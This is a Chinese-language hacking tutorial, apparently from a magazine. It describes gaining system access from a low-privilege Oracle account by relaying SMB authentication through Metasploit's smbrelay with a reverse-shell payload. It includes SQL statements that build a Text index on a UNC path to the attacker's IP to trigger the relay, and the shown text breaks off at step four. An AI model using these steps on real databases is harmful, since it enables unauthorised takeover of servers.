


图7




图9

（本文所涉及到的vmware已收录到光盘中，本期光盘已经集成BT3）

使用低权限Oracle数据库帐户得到系统访问权限

文章难易度：★★★★
文章阅读点：通过本地搭建的欺骗服务器获得高权限帐户

Mickey

这几天看了篇叫“Penetration：from application down to OS（Oracle）”的文档，感觉挺有意思的，所以就写出来和大家分享一下，文档的大概意思就是说，如果ORACLE服务是用administrator帐户启动的，那么我们只要有一个具有resource和connect权限的数据库帐户，就可以利用metasploit的smbrelay功能在本地搭建一个SMB欺骗服务器来得到系统的访问权限。

具体的原理分析和测试过程如下：首先说下渗透的环境，我使用的是ubuntu8.10+metasploit 3.3 dev，oracle数据库版本为10.2.0.1.0，服务启动权限为administrator，数据库帐户使用的是dbsnmp帐户的默认权限，如图1。

OracleCSService		已启动	自动	.\Administrator
OracleDBConsoleelk		已启动	自动	.\Administrator
OracleOraDb10g_home1iSQL*Plus	iSQ...	已启动	自动	.\Administrator
OracleOraDb10g_home1TNSListener		已启动	自动	.\Administrator
OracleServiceELK		已启动	自动	.\Administrator

图1

好了，下面就进入我们具体的操做过程。

1、先使用netstat命令查看一下本地的139端口是否被占用，一般占用此端口的服务是Samba，把它关掉就可以了。ubuntu下的关闭方法是在终端中输入**sudo /etc/init.d/samba stop**就可以了，如图2。




图2

2、运行metasploit，这里我选用的PAYLOAD是shell_reverse_tcp，做好相应配置后，就可以使用netstat查看到本地已经在监听139和8522端口了，如图3、图4。




图3



图4

3、使用dbsnmp默认帐户连接到oracle数据库上，这个帐户默认的权限是比较低的，只有connect和resource权限，如图5。

4、执行下面三条SQL语句，如图6。

```
SQL> CREATE TABLE files(id NUMBER PRIMARY KEY, path VARCHAR(255) UNIQUE, ot_format VARCHAR(6));
SQL> INSERT INTO files VALUES(1, '\\192.168.1.52\mickey', NULL);
SQL> CREATE INDEX file_index ON files(path) INDEXTYPE IS ctxsys.context
  2  PARAMETERS('datastore ctxsys.file_datastore format column ot_format');
```




图5




图6

